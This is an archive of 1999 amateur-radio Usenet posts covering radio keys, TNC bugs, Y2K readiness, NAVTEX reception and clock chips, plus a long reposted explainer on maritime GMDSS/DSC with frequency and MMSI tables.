>Thanks to all who helped to test access from around the US.
>It's good to know that it isn't my PC or ISP! :-)
>It is a handy PBBS, am looking forward to renewed access!

It seems to be available from other gateways via encap routing,
but not directly.

Bob, w6swe

--
Bob Nielsen Internet: nielsen@primenet.com
Tucson, AZ AMPRnet: w6swe@w6swe.ampr.org
DM42nh http://www.primenet.com/~nielsen

1944. Re: Help! Mitrek Radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-11 00:00:00 UTC
From: nielsen@primenet.com
Message-ID: <slrn7h20bp.gmi.nielsen@bob.localnet>
Source record: 18600

On Sat, 10 Apr 1999 20:14:56 -0700,
steve monsey <s.monsey@worldnet.att.net> wrote:
>OK..how do you do it??? I have a Mitrek radio and no key.....
>Where do I find a key OR is there a back door on how to open it??
>
>Is this a test??? LOL
>
>Steve N0FPF
>

AFAIK, all of the Mitreks, Micors, etc., use the same key. I
borrowed one from a friend and took it to a key shop to have
a copy made. The locksmith said his radio used the same key.
Possibly you should be able to check with local locksmiths and see
if one of them might have one he can copy for you.

Bob w6swe

--
Bob Nielsen Internet: nielsen@primenet.com
Tucson, AZ AMPRnet: w6swe@w6swe.ampr.org
DM42nh http://www.primenet.com/~nielsen

1945. Re: Timewave DSP-232 Questions

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-11 00:00:00 UTC
From: jdouglas@timewave.com
Message-ID: <7er6oh$89o$1@news.minn.net>
Source record: 18601

In article <3711a645.1772144@wingate>, xpware@home.com wrote:

>
> What about the other issues that still remain.
>
> 1. Communications port problem that can
> cause a TNC lockup. To test type
> DISP Z several times in fast succession.
> You will normally get a DSP error as I remember.
>
> 2. The MANY problems with the HOST mode.
> For example, transparent mode does work
> correctly.
>
> ZFREE and ZSTATUS are not correct.
>
> OVER command is flakey. Requried for
> transparent overation.
>
> As far as the sensitiiiivity error, the fix was known before
> Timewave bought the rights to the unit from AEA.
>
> Just curious.
>
> Gary KF7XP
>
Thanks Gary:

We are working on one problem at a time. We are not trying to put the DSP-232 back into production. Instead we are using some of the proceeds from the DSP-232 close-out sale to fix problems so the folks who bought the DSP-232 from AEA can get a bit more use out of them.

Right now it makes an excellent DX cluster/RTTY setup. With the PACTOR fix it is a bit better.

Judging from the many requests for the sensitivity mod, It was time to post that a fix is available again.

John Douglas
N0ISL/UB5WJD/UA4LIS
Timewave Technology

Check http://www.timewave.com for the lastest in DSP hardware/Software upgrades for the PK-232 and PK-900

>
>

1946. Re: Y2K and Packet/Aprs?????

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-11 00:00:00 UTC
From: jdouglas@timewave.com
Message-ID: <7er753$89o$2@news.minn.net>
Source record: 18602

In article <7ejd9u$e73$1@autumn.news.rcn.net>, "Nigle" <evolx3@hotmail.com> wrote:
> Greetings,
>
> I am looking for info on TNC's. I have been looking to purchase a
>used one or two. Will the firmware and other stuff built into most TNC's
>survive Y2K? Are there any mfr's that claim their tnc is Y2k compliant?
>
> Will a packet system survive if my Y2K compliant computer says its 00 and
>the tnc (I remember the pk-88) says its 80??
>
> Another thing to worry about? Thanks for reading. N3RIK (Bruce)
>
>
>
>
Any Timewave TNC or Multi-mode (without a smart-watch option installed)
running PK TERM '99 or Version 2.1 of PC PakRATT for Windows is Y2K ready. If
your not sure of your hardware platform and BIOS, Timewave will have a utility
available at no charge soon from the web site that will allow you to run a Y2K
test on your hardware. Watch http://www.timewave.com for the download.

Response written Sundak 11 April 1999 (There's that Y2K thing again <grin>)

73

John Douglas
N0ISL/UA4LIS/UB5WJD
Timewave Technology

1947. Website update

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-12 00:00:00 UTC
From: No Spam <no@spam.be>
Message-ID: <3711DABB.CA7E3D2@spam.be>
Source record: 18603

Several pages of "The Aerts Family homepage" have been updated.

http://gallery.uunet.be/albert.aerts/

1948. Re: NAVTEX & SCS PACTOR II (HELP!)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-12 00:00:00 UTC
From: stuart_morgan@my-dejanews.com
Message-ID: <7esqog$j2o$1@nnrp1.dejanews.com>
Source record: 18604

In article <7eqpa8$oqc@enews4.newsguy.com>,
"David Wells" <davew@cruzio.com> wrote:
> Can you hear the station? I receive NAVTEX on a KAM+, however, I have to
> bypass the internal antenna tuner in my IC765 and my external tuner as
> neither will tune to 518kHz and attenuate the signal to the point I cannot
> copy it. I found the best reception is using my tower for the antenna
> straight into the receiver.
>
> --
> Dave KD6TO
> stuart_morgan@my-dejanews.com wrote in message
> <7ekcle$18s$1@nnrp1.dejanews.com>...
> >I have been trying for some time to receive NAVTEX on my boat using the SCS
> >PACTOR II modem,without success.I have read the manual, & it should work in
> >standby mode, I have tried manually configuring the modem by setting ARX
> and
> >BC to 1. I have set the tones for 170Hz, and detuned the signal to
> 519.7kHz,
> >and only get the odd character. I am using an ICOMIC706 MkII transceiver
> with
> >an SCS ATU tuning a wire backstay. Any comments or suggestions would be
> most
> >welcome. I am entirely new to digital comms so may be missing something
> >obvious!
> >
> >-----------== Posted via Deja News, The Discussion Network ==----------
> >http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own
>
> Thanks for the info,havent been around over the week-end but will have

another try this week. The modem can receive SITOR/AMTOR, I may try bypassing
the ATU for receiving (think it has a bypass switch for RX) and see if this
improves things at all. Have also tried an email to SCS, but there was
nothing they said I hadnt tried already.

SM..

----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

1949. Re: NAVTEX & SCS PACTOR II (HELP!)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-12 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <371266AC.AC6F7E02@erols.com>
Source record: 18605

Make sure you can hear a good reasonably strong signal before you even connect the PTC-II. Weak noisy static crash signals can make amtor FEC really difficult.

stuart_morgan@my-dejanews.com wrote:

> In article <7eqpa8$oqc@enews4.newsguy.com>,
> "David Wells" <davew@cruzio.com> wrote:
> > Can you hear the station? I receive NAVTEX on a KAM+, however, I have to
> > bypass the internal antenna tuner in my IC765 and my external tuner as
> > neither will tune to 518kHz and attenuate the signal to the point I cannot
> > copy it. I found the best reception is using my tower for the antenna
> > straight into the receiver.
> >
> > --
> > Dave KD6TO
> > stuart_morgan@my-dejanews.com wrote in message
> > <7ekcle$18s$1@nnrp1.dejanews.com>...
> > >I have been trying for some time to receive NAVTEX on my boat using the SCS
> > >PACTOR II modem,without success.I have read the manual, & it should work in
> > >standby mode, I have tried manually configuring the modem by setting ARX
> > and
> > >BC to 1. I have set the tones for 170Hz, and detuned the signal to
> > 519.7kHz,
> > >and only get the odd character. I am using an ICOMIC706 MkII transceiver
> > with
> > >an SCS ATU tuning a wire backstay. Any comments or suggestions would be
> > most
> > >welcome. I am entirely new to digital comms so may be missing something
> > >obvious!
> > >
> > >----------== Posted via Deja News, The Discussion Network ==----------
> > >http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own
> >
> > Thanks for the info,havent been around over the week-end but will have
>
> another try this week. The modem can receive SITOR/AMTOR, I may try bypassing
> the ATU for receiving (think it has a bypass switch for RX) and see if this
> improves things at all. Have also tried an email to SCS, but there was
> nothing they said I hadnt tried already.
>
> SM..
>
> ----------== Posted via Deja News, The Discussion Network ==----------
> http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

1950. Micro R/C FM receiver

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-12 00:00:00 UTC
From: Joe <joe@mistral.co.uk>
Message-ID: <7etql8kli1@starburst.uk.insnet.net>
Source record: 18606

Hi,

I am looking for schematics of other info on building a sub micro (<3 grams in weight) FM radio control receiver for model aircraft. Does anyone know anything about these type of circuits (the transmission is FSK modulated on the 35MHz band). I was thinking along the lines of a programmable PLL where a pic micro sets the centre freq of the PLL to the transmitter xTal freq. and directly decodes the signal. Would this work?

Any Help would be apreciated

Joe

1951. WANTED: Microphone for Kenwood TS-520 HF Transceiver

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-12 00:00:00 UTC
From: SWL <dk664@yahoo.com>
Message-ID: <7euamd$n5b$1@ash.prod.itd.earthlink.net>
Source record: 18607
Cross-posted to: rec.radio.amateur.boatanchors,rec.radio.amateur.digital.misc,rec.radio.shortwave,rec.radio.swap

I've just acquired a Kenwood TS-520 HF Transceiver but it didn't come
with a microphone. If anyone has a Kenwood or a compatible microphone for
sale, I'd like to hear from you. Please send me an email to -
dk664@yahoo.com
Thank you.

1952. Components for synching clock to WWV?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-12 00:00:00 UTC
From: Tom Kreyche <tomkr@microsoft.com>
Message-ID: <7f0qiu$fl2@news.dns.microsoft.com>
Source record: 18608

There seem to be more clocks for the home advertised lately that synch their time to WWV or perhaps a local radio subcarrier.

Anyone know if there is a chip set available?

thanks, Tom KG6YJ

1953. Re: Website update

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-13 00:00:00 UTC
From: bshort@speedchoice.com
Message-ID: <37D8064966C2E19F.953ED8715AD3AA4F.12C9D4315015B94D@library-proxy.airnews.net>
Source record: 18609

While at it, mine was also updated: http://www.qex.net/k7on/

In article <3711DABB.CA7E3D2@spam.be>, no@spam.be says...
> Several pages of "The Aerts Family homepage" have been updated.
>
> http://gallery.uunet.be/albert.aerts/
>

--
Brian Short, K7ON 1994 E. Laguna Dr. Tempe, Az 85282
bshort@speedchoice.com >or< http://www.qex.net/k7on/
--

1954. Re: Help! Mitrek Radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-13 00:00:00 UTC
From: Dana@Source.Net
Message-ID: <7euft5$29l$1@nnrp1.dejanews.com>
Source record: 18610

In article <slrn7h20bp.gmi.nielsen@bob.localnet>,
nielsen@primenet.com wrote:
> On Sat, 10 Apr 1999 20:14:56 -0700,
> steve monsey <s.monsey@worldnet.att.net> wrote:
> >OK..how do you do it??? I have a Mitrek radio and no key.....
> >Where do I find a key OR is there a back door on how to open it??
> >
> >Is this a test??? LOL
> >
> >Steve N0FPF
> >
>
> AFAIK, all of the Mitreks, Micors, etc., use the same key. I
> borrowed one from a friend and took it to a key shop to have
> a copy made. The locksmith said his radio used the same key.

You need a key # 2135 for most Motorola mobiles.

--
Dana K6JQ
Dana@Source.Net

-----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

1955. Help on DSP software for SB/PC/win95

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-13 00:00:00 UTC
From: Erwin Cremers <ecremers@knoware.nl>
Message-ID: <37131398.635146C@knoware.nl>
Source record: 18611

Can any one give me some hints or tips on how to get DSP software to run on my Win95 system with a 100% compatible soundcard and which software i should try??

Hope to hear from you,

E.Cremers
PE1MGR

1956. Re: Components for synching clock to WWV?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-14 00:00:00 UTC
From: jdveale@world.std.com
Message-ID: <FA5y6F.L1v@world.std.com>
Source record: 18612

The radio shack one actually uses WWVB (60KHz). Yes there is a chip
set, I was able to find one fairly quickly a few months ago with
a web search. The WWVB power has been increased in each of
the last two years. They hope to get to 60KW in a few years.

Sorry I don't have the URL handy.

Jim Veale

"Tom Kreyche" <tomkr@microsoft.com> writes:
>There seem to be more clocks for the home advertised lately that synch their
>time to WWV or perhaps a local radio subcarrier.

>Anyone know if there is a chip set available?

>thanks, Tom KG6YJ

1957. APRS for PSION-S5 ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-14 00:00:00 UTC
From: Wolf Hoeller <wolf.hoeller@gmx.net>
Message-ID: <01be8657$77847a00$d45b960a@WS012B>
Source record: 18613

Looking for a solution to display APRS on my Serie5.
Any ideas?

73 de Wolf
OE7FTJ

1958. DOVETRON TU WANTED

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-14 00:00:00 UTC
From: JEAN PAUL <F5QE@CSI.COM>
Message-ID: <#$LW8omh#GA.262@nih2naae.prod2.compuserve.com>
Source record: 18614

Help I want the rtty tu dovetron any model any option rigth price I buy visa card or check or ???? 73 JP F5QE in France

1959. Iphone Repeaterlink demo

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-14 00:00:00 UTC
From: Peter Fournia <glide@frontiernet.net>
Message-ID: <37144328.97BE2186@frontiernet.net>
Source record: 18615
Cross-posted to: rec.radio.amateur.misc,rec.radio.amateur,rec.radio,rec.radio.amateur.digital.misc,rec.ham-radio

We will demo Iphone Repeaterlink to a 5th grade class today.

Please call for K2DJ. Look for the K2COP repeater in the REPEATERLINK room.

We will be monitoring the repeater output in Fairport, NY at 1515 UTC (11:15 AM eastern time) today, Wednesday, April 14.

Sorry for the late notice. This demo is for a Radio Coaches class (the last of 10 classes).

73,
Peter, W2SKY

1960. Re: Components for synching clock to WWV?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-14 00:00:00 UTC
From: marsgal42@hotmail.com
Message-ID: <7f25cc$69r$1@nnrp1.dejanews.com>
Source record: 18616

In article <FA5y6F.L1v@world.std.com>,
jdveale@world.std.com (James D. Veale) wrote:
> The radio shack one actually uses WWVB (60KHz). Yes there is a chip
> set, I was able to find one fairly quickly a few months ago with
> a web search. The WWVB power has been increased in each of
> the last two years. They hope to get to 60KW in a few years.
>
> Sorry I don't have the URL handy.

This is a job for a microcontroller - with the time data
sent at one bit per second you don't need much processing
power.

There was an article in Electronics World/Wireless World
some time back that showed a clock synched to MSF, England's
equivalent to WWVB. It used a Basic Stamp...
--
Laura Halliday VA3LDH "Que les nuages soient notre pied
Grid: FN03gs a terre..." - Hospital/Shafte

----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

1961. Re: TH-D7A packet using a Windows CE

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-14 00:00:00 UTC
From: Bob Smith <user@msn.com>
Message-ID: <u0NxJ4oh#GA.297@upnetnews05>
Source record: 18617
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment

try several wraps of the cable around a toriod Steve - a lot of computer cables have them. Also the length (harmonics) has plagued me in the past as well - you may try that.

73
Bob Smith, N3FTU
Atlanta, GA

Steve Meserve wrote in message <7f25ah$n5q@news.dns.microsoft.com>...
>I had the idea to use a Windows CE unit (Compaq h/w) as the terminal for my
>mini packet station, the Kenwood TH-D7A. This creates a very small but
>powerful packet station with one slight problem. Since the real (pg-4w)
>cables from Kenwood are not yet available (I'm told they are backordered),
I
>used the 3/32" 3 conductor plug with 4ft of wire provided in the box by
>Kenwood, and added a DB9 to the other end. While the data connectivity
works
>flawlessly, the RF situation couldn't be worse. As soon as I bring the
cable
>(connected to a running CE) close to the D7A, RF hash appears. If the cable
>is actually plugged into the radio, all but the strongest signal are
>obliterated. I've tried another CE unit, an HP 660, and get the same
>results.
>
>Has anyone else tackled this problem? Does the Kenwood cable (the pg-4w, if
>you can find one in stock) fix the problem? My guess is to use a torriod
and
>wrap the cable around it, but I don't know how to calculate the
>torriod/windings to create a choke to cleanup this RFI. Any info is
>appreciated. 73's
>
>Steve
>K1YZ
>
>

1962. Re: Protocol info reqd for Navtex & GMDSS Dsc

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-14 00:00:00 UTC
From: no@spam.here
Message-ID: <3714df8b.22000155@news.olg.com>
Source record: 18618

On Sat, 10 Apr 1999 19:47:18 +0100, Spam Bin
<nospam@scotia-technologies.co.uk> wrote:

):>Ref. subject line, any info or pointers greatly appreciated.
):>
):>Thanks
):>Steve

This info re GMDSS/DSC came from WUN V1#12 issue.

al

al at olg dot com
wash dc metro area , usa
code3g,m1200v2,m900v2 decoders
jrc535d,icom r70,yaesu frg7,ken r1000

Global Maritime Distress and Safety System (GMDSS)
---
* What is GMDSS ?
The old maritime distress and safety system needed to be improved, that's why the International Maritime Organization decided that a new, improved system for distress, safety, radio communications and procedures, should be
established.

The basic concept for GMDSS is that search and rescue authorities ashore, as well as shipping in the immediate vicinity of the ship / persons in distress, will be rapidly alerted to a distress incident so that they can assist in a co-coordinated SAR operation with the minimum delay. The system
also provides for urgency and safety comms and the promulgation of maritime
safety info as meteo- and navigational warnings. GMDSS uses both satellite and terrestrial stations. Like most new systems, GMDSS needs specific high-
tech equipment. A typical GMDSS ship-station includes a message terminal with keyboard, monitor and printer. Further a remote alarm for distress transmissions and an Inmarsat-C transceiver. Other nice gadgets that may connected are navigators as the MK9 and MK10 for GPS, DGPS, Decca and Loran readout.

A ship must also have a COSPAS/SARSAT EPIRB or an INMARSAT EPIRB onboard (EPIRB = Emergency Position Indicating Radio Beacon). The SARSAT (Search and Rescue Satellite Aided Tracking) satellite monitors 121.5, 406 and

243 MHz and the COSPAS (Russian for SARSAT) satellite monitors 121.5 and 406 MHz, while INMARSAT monitors 1.6 GHz. EPIRBs transmit the callsign of the ship and trigger the various satellites. EPIRB relays can be found in the range 1.544-1.545 and 1.6455-1.6465 GHz.
Ships must fit equipment based on their areas of trading, irrespective of their size. The following four areas have been defined:
o A1: within range of a VHF coast station with DSC
o A2: within range of an MF coast station with DSC
o A3: within cover of International Marine Satellite system (INMARSAT)
o A4: all areas outside A1, A2 and A3

* Communication
Digital Selective Calling (DSC) is an integral part of the GMDSS and is used for transmitting distress alerts from ships and for transmitting the associated acknowledgments from coast stations. DSC is basically a calling system. Each call consists of a packet of digitized info of one of four priorities: Distress, Safety, Routine or Urgency. Messages can be routed to 'all stations' or to selected stations by using their selcal code. Distress messages are automatically broadcast to 'all stations'. Terrestrially there are a number of channels allocated, one on MF (2187.5 kHz), five on the maritime HF bands (4207.5, 6312, 8414.5, 12577, 16804.5 kHz) and 1 on VHF (Ch.70 - 156.525 Mhz). All these channels are simplex.

DSC is further used for establishing ship-shore communication. A number of paired (duplex) channels are allocated to permit suitably equipped ship or shore stations to alert the other when the originator wishes to establish
communication giving the type of communication and the proposed frequencies
for that communication. These are on MF/HF. For VHF Ch.70 is again used in simplex.

The information that can be passed by a DSC call includes:
o The caller's Maritime Mobile Service Identity or MMSI (a number that uniquely identifies the caller, similar to a phone number).

o The MMSI of the unit being called. This can be a specific unit or a group of units (for example all Coast Guard units).

o The caller's location. This can be derived directly from an interface to a GPS/Loran/SatNav receiver, or it can be entered manually.

o The requested working frequency & mode. This is the frequency and mode of emissions that will be used to transact business. DSC is only used for call set-up. Once the call is established the two parties change to a working frequency and mode to continue the call.

o The priority of call (Distress, Urgent, Safety, Routine).
DSC can be used for anything from distress calls, to setting up a routine phone patch through a commercial coast station.

o For distress calls, the DSC call can even indicate the type of emergency

(fire, taking on water, etc).

DSC calls are SELECTIVE because unlike traditional voice radio calls, DSC calls can be addressed to a certain user or set of users. For example, DSC calls can be addressed to:

o A specific vessel or shore station
o Receivers in a specific geographic area
o A specific set of DSC receivers (for example all Coast Guard receivers).

When a DSC receiver "hears" a DSC call it looks at the address, geographic information, etc. It alerts an operator only if the call is intended for that unit. This eliminates the need for a watch-slander to constantly monitor
the receiver.

As stated before, DSC is primarily designed to establish a radio call. When
a DSC call is received, the receiving station will use the DSC protocol to acknowledge the call. At this point the two parties will move to a working frequency and a different mode (voice, fax, RTTY) to complete the call.

Format: The "packet" comprises a short burst of information giving the format specifier, the called party identity, the category, the originator identity, a telecommand, addition information such as ship's position, receive frequency, transmit frequency. The information is transmitted with forward error correction (FEC), and the packet contains a checksum, all intended to ensure data integrity.

Signal: The F1B (or J2B) packet is transmitted on MF/HF at 100 baud 170 Hz and lasts about 6-7 seconds. On VHF the baud rate is 1200 and the packet lasts approximately 0.5 seconds.

Identity: The originating/called station identities are achieved by individual Maritime Mobile Selective-call Identify (MMSI) numbers. These are nine digits long. Provision is also made for calling "All ships" and "All ships in a specified geogra-phical area".

Ship / shore DSC frequencies pairing:
Coast freqs: 1621.5 (rptd Norway), 1624.5 (rptd Denmark / Faeroes), 2177.0, 2177.5, 4219.5, 4220.0, 4220.5, 6331.0, 6331.5, 6332.0, 8436.5, 8437.0, 8437.5, 12657.0 (rptd used by WLO), 12657.5, 12658.0, 16903.0, 16903.5, 16904.0, 19703.5, 19704.0, 19704.5, 22444.0, 22444.5, 22445.0, 26121.0, 26121.5, 26122.0 kHz
Ship freqs: 2156.5, 2159.5, 2189.5, 4208.0, 4208.5, 4209.0, 6312.5, 6313.0, 6313.5, 8415.0, 8415.5, 8416.0, 12577.5, 12578.0, 12578.5, 16805.0, 16805.5, 16806.0, 18898.5, 18899.0, 18899.5, 22374.5, 22375.0, 22375.5, 25208.5, 25209.0, 25209.5 kHz

Distress and Safety Communications MF/HF/VHF/UHF freqs for GMDSS
-> CW : For the time being 500 kHz (CW) will also be monitored.
-> DSC : 2187.5, 4207.5, 6312.0, 8414.5, 12577.0, 16804.5 kHz and
156.525 MHz
-> NBDP : 2147.5, 4177.5, 6268, 8376.5, 12520, 16695 kHz
-> NBNP/MSI: 490, 518, 4209.5, 4210, 6314, 8416.5, 12579, 16806.5,
19680.5,
22376, 26100.5 kHz
-> Voice : 2182, 3023, 4125, 5680, 6215, 8291, 12290, 16420 kHz
121.5, 123.5, 156.3, 156.650, 156.8 MHZ, 1.530-1.544, 1.6265-
1.6455 GHz
-> EPIRB : 121.5, 243, 406-406.1 MHZ, 1.544-1.545, 1.6455-16465 GHz
-> Radar Transponders: 9.2-9.5 GHz
-> Survival craft: voice on any freq between 156 and 174 MHZ, in any case
on 156.8 MHZ. DSC on 1605-2850 kHz, be able to transmit on 2187.5 kHz;
on 4000-27500 kHz, be able to transmit on 8414.5 kHz; on 156-174 MHZ,
be able to transmit on 156.525 MHZ.

* Maritime Mobile Selective-call Identity (MMSI) codes.
The MMSI consists of nine numerical digits providing each station with
a unique identity. Use is made of a three digit string (MID - Maritime
Identification Digits) to indicate nationality. The location within the
nine digit strong differs between coast and ship station.
Ship station: MIDxxxxxx Coast station: 00MIDxxxx

MID Nationality MID Nationally
--- -------------------- --- ----------------------
205 Belgium 211 Germany
218 Germany 219 Denmark
224 Spain 227 France
230 Finland 231 Faeroes
232 UK & Channel Islands 233 UK
236 Gibraltar 237 Greece
238 Croatia 239 Greece
244 Netherlands 245 Netherlands
246 Netherlands 250 Ireland
251 Iceland 253 Luxembourg
254 Monaco 255 Madeira
256 Malta 257 Norway & Jan Mayen Is.
258 Norway 261 Poland
263 Portugal 265 Sweden
269 Switzerland 271 Turkey
273 Russian Federation 275 Latvia
276 Estonia 277 Lithuania
279 Yugoslavia 310 Bermuda
331 Greenland 366 USA
428 Israel 431 Japan
438 Jordan 477 Hongkong
503 Australia 574 Vietnam
701 Argentina

* MMSI codes for Coast Stations in order of nationality.
Listed receivers may not be a coast station per se but a remote receiver being part of a GMDSS monitoring system within that country. Some of the listed stations have a number of remote receivers operating from them. A number of the stations listed, although having an MMSI allocated, are still in the planning stage. If known the associated MRCC is given in brackets.

FB Column indicates band monitored - H hf M mf V vhf

Country	MMSI	Station	FB
Argentina	007010001	Buenos Aires (MRCC Buenos Aires)	M
	007010002	Recalada Rio (MRCC Buenos Aires)	M
	007010003	Mar Del Plata (MRCC Po.Belgrano)	H
	007010005	Bahia Blanca R (MRCC Po.Belgrano)	M
	007010006	Patagones R (MRCC Po.Belgrano)	M
	007010007	Rawson Radio (MRCC Po.Belgrano)	M
	007010008	Como Rivadavia (MRCC Po.Belgrano)	M
	007010009	Puerto Deseado (MRCC Po.Belgrano)	M
	007010010	Rio Gallegos R (MRCC Ushuaia)	HM
	007010011	Ushuaia Radio (MRCC Ushuaia)	M
	007010111	Argentina Radio(MRCC Buenos Aires)	HMV
Australia	005030330	Sydney Radio (MRCC Australia)	HM
	005030331	Perth Radio (MRCC Australia)	HM
Belgium	002050480	Oostende (MRCC Oostende)	MV
	002050485	Antwerp (MRCC Oostende)	V
Bermuda	00310000	Bermuda Hrbr R (RCC Bermuda Hrbr)	M
	00310001	Bermuda Hrbr R (RCC Bermuda Hrbr)	V
Channel Is.	0023220060	Jersey Airport	V
Croatia	002380100	Split Radio (MRSC Split)	V
Denmark	002191000	Lyngby Radio (MRCC Aarhus)	HV
	002192000	Blaavand Radio (MRCC Aarhus)	MV
Faeroes	002311000	Thorshaven Radio (MRCC Thorshaven)	MV
Finland	002301234	Helsinki Radio (MRCC Helsinki)	M
Germany	002114200	Norddeich Radio (MRCC Bremen)	MV
	002114300	Elbe Weser R (MRCC Bremen)	V
	002114400	Keil Radio (MRCC Bremen)	V
	002114500	Rugen Radio (MRCC Bremen)	MV
Greece	237673000	JRCC Piraeus (MRCC Piraeus)	HM
	237673100	JRCC Piraeus (MRCC Piraeus)	HM
	237673140	Patra (MRCC Piraeus)	M
	237673150	Rodos (MRCC Piraeus)	M
	237673180	Iraklion (MRCC Piraeus)	M
	237673190	Kerkyra (MRCC Piraeus)	M

237673210 Thessaloniki (MRCC Piraeus) M
237673220 Mytilini (MRCC Piraeus) M
237673230 Pylos (MRCC Piraeus) M
(Greek CG uses ship MMSIs)

Hong Kong 004773500 HK Mar. rescue R.(MRCC Hong Kong) HMV

Ireland 002500100 Malin Head (MRCC Shannon) M
002500200 Valentia (MRCC Shannon) M

Jan Mayen I. 002570700 Jan Mayen R (MRCC Bodo) M

Japan 004310001 Tokyo Radio (MRCC as app below) H
004310101 Otaru Radio (MRCC Otaru) M
004310102 Kushiro Radio (MRCC Ataru) M
004310201 Shiogama Radio (MRCC Shiogama) M
004310202 Akita Radio (MRCC Shiogama) M
004310301 Yokohama Radio (MRCC Yokohama) M
004310401 Nagoya Radio (MRCC Nagoya) M
004310501 Kobe Radio (MRCC Kobe) M
004310502 Tanabe Radio (MRCC Kobe) M
004310503 Kochi Radio (MRCC Kobe) M
004310601 Hiroshima Radio (MRCC Hiroshima) M
004310701 Moji Radio (MRCC Kitakyushu) M
004310702 Sasebo Radio (MRCC Kitakyushu) M
004310801 Maizuru Radio (MRCC Maizuru M
004310901 Niigata Radio (MRCC Niigata) M
004310902 Fushiki Radio (MRCC Niigata) M
004311001 Kagoshima Radio (MRCC Kagoshima) M
004311101 Naha Radio (MRCC Naha) M
004311102 Ishigaki Radio (MRCC Naha) M

Jordan 004381234 Aqaba Radio (Hr Mr Aqaba) MV

Netherlands 002442000 IJmuiden CG (MRCC Ijmuiden) MV

Norway 002570100 Tjome Radio (MRCC Stavanger) MV
002570200 Farsund Radio (MRCC Stavanger) MV
002570300 Rogaland Radio (MRCC Stavanger) MV
002570400 Bergen Radio (MRCC Bodo MV
002570500 Floro Radio (MRCC Stavanger) MV
002570600 Orlandet Radio (MRCC Stavanger) MV
002570700 Bodo Radio (MRCC Bodo) MV
002570800 Vardo Radio (MRCC Bodo) MV

Poland 002610210 Witowo Radio M

Sweden 002651000 Goeteborg Radio (MRCC Goeteborg) M
002652000 Stockholm Radio (MRCC Stockholm) M

UK 002320001 MRSC Shetland M
002320004 MRCC Aberdeen M
002320006 MRSC Tyne-Tees M

002320007 MRSC Humber M
002320014 MRCC Falmouth M
002320017 MRSC Milford Haven M
002320018 MRSC Holyhead M
002320022 MRCC Clyde M
002320024 MRSC Stornoway M

USA 003660000 Dixon Radio H
003660001 Pennsuco Radio H
003660002 Ocean Gate Radio H
003660003 Mobile Radio H
003669991 Boston Radio (MRCC New York) HM

Vietnam 005741993 Ho Chi Minh-ville V

Example message 1: 2187.5 khz

FORMAT SPECIFIER: ALL SHIPS
CATEGORY: SAFETY
SELF IDENTIFICATION COAST STATION: 219 -- 2000
TELECOMMAND: J3E
RECEIVE FREQUENCY INFORMATION: 1734.0 kHz
TRANSMIT FREQUENCY/CHANNEL INFORMATION NOT INCLUDED
EOS
CHECK SUM OK
DATE 05-10-1995 TIME 22.03:59

(A selective call to all ships inviting to listen on 1734 khz for
navigation
warnings and/or gale warnings with USB mode. The coast station is Blavand
Radio and 1734 Khz is one of their frequencies.)

Example message 2: 6312 Khz

FORMAT SPECIFIER: SELCALL individual
CALLED PARTY ADDRESS: 219 -- 1000
CATEGORY: ROUTINE
SELF IDENTIFICATION: 219 -- 12
TELECOMMAND: J3E telephone
RECEIVE FREQUENCY/CHANNEL INFORMATION NOT INCLUDED
TRANSMIT FREQUENCY/CHANNEL INFORMATION NOT INCLUDED
RQ
CHECK SUM OK
DATE 06-10-1995 TIME 11.16:07

FORMAT SPECIFIER: SELCALL individual
CALLED PARTY ADDRESS: 219 -- 12
CATEGORY: ROUTINE
SELF IDENTIFICATION COAST STATION: 219 -- 1000
TELECOMMAND: J3E telephone
RECEIVE FREQUENCY INFORMATION: 6215.0 kHz

TRANSMIT FREQUENCY INFORMATION: 6215.0 kHz
BQ
CHECK SUM OK
DATE 06-10-1995 TIME 11.16:49

(Unidentified station calls Lyngby Radio (002191000) with RT request
without
suggesting frequencies. Lyngby replies giving a simplex frequency but
this
is strange since 6215 khz is the ship frequency of the international RT
calling pairing on 6 MHZ.)

Example message 3: 6312 khz

FORMAT SPECIFIER: SELCALL individual
CALLED PARTY ADDRESS: 219 -- 1000
CATEGORY: ROUTINE
SELF IDENTIFICATION COAST STATION: 219 -- 1000
TELECOMMAND: J3E telephone
RECEIVE FREQUENCY INFORMATION: 4125.0 kHz
TRANSMIT FREQUENCY INFORMATION: 4125.0 kHz
BQ
CHECK SUM OK
DATE 06-10-1995 TIME 12.17:53

(Lyngby Radio is calling itself - possibly for test purposes.)

Example message 4: 6312 khz

FORMAT SPECIFIER: SELCALL individual
CALLED PARTY ADDRESS: 219 -- 1000
CATEGORY: SAFETY
SELF IDENTIFICATION: 355 -- 603000
TELECOMMAND: TEST
RECEIVE FREQUENCY/CHANNEL INFORMATION NOT INCLUDED
TRANSMIT FREQUENCY/CHANNEL INFORMATION NOT INCLUDED
RQ
CHECK SUM OK
DATE 06-10-1995 TIME 14.14:10

FORMAT SPECIFIER: SELCALL individual
